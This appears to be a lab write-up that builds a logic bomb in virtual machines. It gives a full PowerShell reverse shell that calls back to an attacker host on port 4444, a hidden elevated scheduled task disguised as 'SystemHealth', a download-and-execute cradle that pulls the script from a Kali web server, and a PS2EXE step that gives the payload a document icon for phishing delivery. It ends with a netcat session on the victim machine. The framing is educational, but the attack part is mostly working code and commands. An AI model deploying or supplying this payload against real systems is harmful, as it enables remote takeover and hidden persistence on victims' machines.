

# Introduction to Logic Bombs

## 1.1 Definition & Characteristics

A piece of malicious code that activates when specific conditions are met (e.g., a date/time, system event, or remote command). Unlike viruses, it:

Remains dormant until triggered.

Lacks self-replication (must be manually deployed).

### Example Triggers:

- Time-based: Executes on 11/30/1999 (as in your Task Scheduler).
- Event-based: Runs when a user logs in or a file is deleted.

## 1.2 Key Traits

**Stealth:** Often disguised as legitimate processes (e.g., "SystemHealth" tasks).

**Payload Delivery:** Typically deployed via phishing or compromised software.

## 1.3 Project Scope

### This simulation demonstrates:

- Payload creation (PowerShell reverse shell + visual effects).
- Phishing delivery (spoofed EXE file).
- Attacker infrastructure (Kali Linux server).
- Produces a beep sound when script is run

## Vulnerabilities Exploited in Windows:

### 1. PowerShell Execution Policy Bypass:

- Windows allows unsigned PowerShell scripts to run with certain execution policies
- Our script uses Invoke-Expression to run downloaded code

### 2. Scheduled Task Privilege Escalation:

- The Register-ScheduledTask cmdlet with -RunLevel Highest executes with elevated privileges

- Windows doesn't require admin confirmation for certain task creations

### 3. Process Masquerading:

- Spoofing MicrosoftEdgeUpdate.exe path exploits Windows' trust in Program Files directories
- The /c flag hides execution from the user

### 4. DLL Import Abuse:

- Using user32.dll's SystemParametersInfo to change wallpaper demonstrates API misuse
- Windows allows user-level processes to modify system UI elements

### 5. Networking Vulnerabilities:


- Windows permits outbound TCP connections to arbitrary ports (4444)
- No default alert for unusual reverse shell connections


## Network Configuration

### For windows

#### For Adapter 1


We will setup our adapters for Windows VM as a virtual adapter and change the setting to host-only.





## For Adapter 2

We will set this adapter to NAT to allow internet connection.



## For kali

We will do the same settings for our attacker vm kali

## For Adapter 2

**Network**

Adapter 1Adapter 2Adapter 3Adapter 4


☒ Enable Network Adapter

Attached to: NAT

Name:

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 0800278545C8 

☒ Cable Connected

Port Forwarding

## Kali's IP Address:

IP: 192.168.56.104

```
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 310sec preferred_lft 310sec
    inet6 fe80::22f7:5d4d:8b1c:281c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:85:45:c8 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
        valid_lft 82958sec preferred_lft 82958sec
    inet6 fd17:625c:f037:3:c3ab:6e80:88a2:6a28/64 scope global dynamic noprefixroute
        valid_lft 86015sec preferred_lft 14015sec
    inet6 fe80::9788:5bda:5f7a:7955/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
└─$
```

## **Windows IP Address:**

**IP:** 192.168.56.102

```
C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::95cf:2850:1845:d061%13
    IPv4 Address. . . . . : 192.168.56.102
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : fd17:625c:f037:3:b095:d6ee:63d4:b0b4
    Temporary IPv6 Address. . . . . : fd17:625c:f037:3:9c3c:5e6e:9e7:8aab
    Link-local IPv6 Address . . . . . : fe80::b095:d6ee:63d4:b0b4%11
    IPv4 Address. . . . . : 10.0.3.15
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::2%11
                                10.0.3.2

C:\Windows\system32>
```

## **Generating Payload:**

### **2.1 Payload Creation**

#### **Objective:**

Develop a multi-stage PowerShell payload with:

- Reverse shell .
- Visual disruptions (alerts, red wallpaper).
- Persistence (scheduled task).

## Code:

```
# Set attacker IP and port
$KaliIP = "192.168.56.104"
$KaliPort = 4444


# Build full PowerShell reverse shell as single-line string
$revShell = "[System.Net.Sockets.TCPClient]`$client = New-Object
System.Net.Sockets.TCPClient('$KaliIP',$KaliPort); `$stream =
`$client.GetStream(); [byte[]]`$bytes = 0..65535|%{0}; while((`$i =
`$stream.Read( `$bytes, 0, `$bytes.Length)) -ne 0){ `$data = (New-Object
-TypeName Text.ASCIIEncoding).GetString(`$bytes,0,`$i); `$sendback = (iex `$data 2>&1
| Out-String); `$sendback2 = `$sendback + 'PS ' + (pwd).Path + '> '; `$sendbyte =
([text.encoding]::ASCII).GetBytes(`$sendback2);
`$stream.Write(`$sendbyte,0,`$sendbyte.Length); `$stream.Flush(); }
`$client.Close()"

# Build full visual payload (popup + wallpaper + beeps)
$visuals = "
cmd /c `\"msg * /TIME:30 YOUR SYSTEM IS BEING UPDATED!\"";
Add-Type -TypeDefinition @' using System;
using System.Drawing;
using System.Runtime.InteropServices; public class
Wallpaper {
    [DllImport(\"\"user32.dll\"\", CharSet=CharSet.Auto)]
    public static extern int SystemParametersInfo(int uAction, int uParam, string lpvParam,
int fuWinIni);
    public static void SetWallpaper() { using(Bitmap bmp = new Bitmap(1,1))
    {
        bmp.SetPixel(0,0,Color.Red); string path =
System.IO.Path.Combine(System.IO.Path.GetTempPath(),\"redwall.bmp\");
        bmp.Save(path); SystemParametersInfo(20,0,path,0x01|0x02);
    }
}
}'
"@ -ErrorAction SilentlyContinue;
[Wallpaper]::SetWallpaper();
1..3 | ForEach-Object { [console]::Beep(800,300); Start-Sleep - Milliseconds 200 }
"

# Combine payloads
$payload = "$visuals; $revShell"
```


```
# Schedule it to run at 10:13 PM on 06/11/2025 try {
    $action = New-ScheduledTaskAction -Execute "powershell.exe" - Argument "-NoProfile
-WindowStyle Hidden -Command
'$ErrorActionPreference='SilentlyContinue'; $payload"
    $trigger = New-ScheduledTaskTrigger -Once -At ([datetime]"06/11/2025 22:13")
    $settings = New-ScheduledTaskSettingsSet -Hidden - AllowStartIfOnBatteries -
DontStopIfGoingOnBatteries
    Register-ScheduledTask -TaskName "SystemHealth" -Action $action - Trigger $trigger -
Settings $settings -RunLevel Highest -Force - ErrorAction SilentlyContinue | Out-Null
} catch {}
```

# Optional: You can manually trigger it anytime # schtasks /run /tn "SystemHealth"



```
kali@kali: /var/www/html
File Actions Edit View Help
(kali@kali) - [~/Desktop]
$ cd /var/www/html
(kali@kali) - [/var/www/html]
$ sudo nano setup_bomb.ps1
[sudo] password for kali:
```

**Making a file and writing our powershell script for logic bomb.**



```
GNU nano 8.3 setup_bomb.ps1
# Simple and efficient logic bomb
$KaliIP = "192.168.56.104"
$KaliPort = 4444

## Part 1: Reverse Shell (background)
Start-Job -ScriptBlock {
    $IP = $args[0]
    $Port = $args[1]
    try {
        $client = New-Object System.Net.Sockets.TCPClient($IP,$Port)
        $stream = $client.GetStream()
        [byte[]]$bytes = 0..65535|%{0}
        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
            $data = (New-Object -TypeName Text.ASCIIEncoding).GetString($bytes,0,$i)
            $sendback = (iex $data 2>&1 | Out-String)
            $sendback2 = $sendback + "PS " + (pwd).Path + "> "
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
    } catch {}
} -ArgumentList $KaliIP,$KaliPort | Out-Null

## Part 2: Visual Effects (immediate)
try {
    # System alert popup (works even as SYSTEM)
    cmd /c "msg * /TIME:30 YOUR SYSTEM IS BEING UPDATED!"


    # Set red wallpaper (simple method)
    $code = 0
    using System;
    using System.Drawing;
    using System.Runtime.InteropServices;
    public class Wallpaper {
        [DllImport("user32.dll", CharSet=CharSet.Auto)]
        public static extern int SystemParametersInfo(int uAction, int uParam, string lpvParam, int fuWinIni);
        public static void SetWallpaper() {
            using (Bitmap bmp = new Bitmap(1,1)) {
                bmp.SetPixel(0,0,Color.Red);
                string path = System.IO.Path.Combine(System.IO.Path.GetTempPath(),"redwall.bmp");
                bmp.Save(path);
                SystemParametersInfo(20,0,path,0x01|0x02);
            }
        }
    }
}
```

Now starting a kali server from where the script will be downloaded by our victim on the his/her machine.

```
(kali@kali)-[/var/www/html]
$ sudo systemctl start apache2

(kali@kali)-[/var/www/html]
$
```

Testing the server on our kali machine



We can see that it successfully downloaded the script now it's time to send it to the victim

### **Starting the listener:**

```
File Actions Edit View Help

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

### **Netcat Command:**

***nc -lvnp 4444***

nc: Netcat, a networking utility for reading/writing data across TCP/UDP connections.

### **Flags:**

-l: Listen mode (waits for incoming connections).

-v: Verbose output (shows connection details).

-n: Skips DNS resolution (faster, uses raw IPs).

-p 4444: Listens on port 4444.




## Phishing:

**Sending zipped payload file through email phishing with content :**



Victim downloads it



## Code:

```
$url = "http://192.168.56.104/setup_bomb.ps1"  
Invoke-Expression (New-Object Net.WebClient).DownloadString($url)
```


```
# Convert to EXE (use Word/PDF icon)  
Invoke-PS2EXE -InputFile payload.ps1 -OutputFile "payload.exe" - IconFile  
"C:\Windows\System32\imageres.dll,100" -NoConsole
```

**Invoke-Expression:** Executes code fetched from the Kali server (192.168.56.104).  
**Net.WebClient:** Downloads the remote script (setup\_bomb.ps1).

Used Invoke-PS2EXE to convert payload.ps1 to payload.exe.

**Icon Spoofing:** Assigned a benign icon (imageres.dll,100) to mimic a legitimate file.

## Victim downloads it



When you run this payload file the script is downloaded from kali and scheduled in task manager

## Running payload:

**Objective:** Run the payload and establish persistence via Task Scheduler.

### Steps:


Victim executes payload.exe.

### The script:


- Fetches setup\_bomb.ps1 from Kali.
- Creates a scheduled task named "System Health" to run the malware at a specific time.

## What happens when the malware is triggered:

The background is changed to a bright red of the victim's machine.



A popup windows appears that states that you have been bombed.



Checking task schedular

OneDrive St...ReadyAt 12:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely6/13/2025 2:45:10 AM11/30/1999 12:00:00 AMThe task has not yet run. (0x41303)Microsoft Corporation

OneDrive St...ReadyAt login of DESKTOP-PB2QKFP\Sani6/12/2025 12:42:10 AMThe operation completed successfully. (0x0)Microsoft Corporation

SystemHealthReadyAt 10:13 PM on 6/11/20256/12/2025 12:51:09 AMThe operation completed successfully. (0x0)

GeneralTriggersActionsConditionsSettingsHistory (disabled)

Name: SystemHealth

Location: \

Author:

Description:

Security options

When running the task, use the following user account:

Sani

import task...

Display All Running Tasks

Enable All Tasks History

New Folder...

View

Refresh

Help

Selected Item

Run

End

Disable

Export...

Properties

Delete

Help

Location: Windows Task Scheduler → "SystemHealth" Task → Triggers Tab  
Purpose: Shows how the malware persists by running at specific times/events.

SystemHealthReadyAt 10:13 PM on 6/11/20256/11/2025 10:11:10 PM (0xC000013A)

GeneralTriggersActionsConditionsSettingsHistory (disabled)

When you create a task, you can specify the conditions that will trigger the task. To change these triggers, open the task property pages using the Properties command.

Trigger	Details	Status
One time	At 10:13 PM on 6/11/2025	Enabled

## Key Elements:

### 1. Trigger : Date and Time Details: "At 10:13 PM

on 6/11/25"

**Evasion:** Uses an odd time (10:13 PM) to avoid overlapping with common maintenance tasks.


Our malware is disguised as system health which will trigger on the specific time. We will be Forcefully Running It to test it's functionality.

## On kali

A reverse shell is opened on kali, now we have access to the victim's machine and the attckers can perform desired tasks or further install malicious content.

```
(kali@kali)-[~]:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 49756
whoami
desktop-pb2pkfp\sani
PS C:\Users\Sani\Documents> echo "YOU HAVE BEEN BOMBED!" > HACKED.txt
PS C:\Users\Sani\Documents> system
```

We will make a file on the victim's machine named **HACKED.txt**



Checking the victims machine we can see the file here.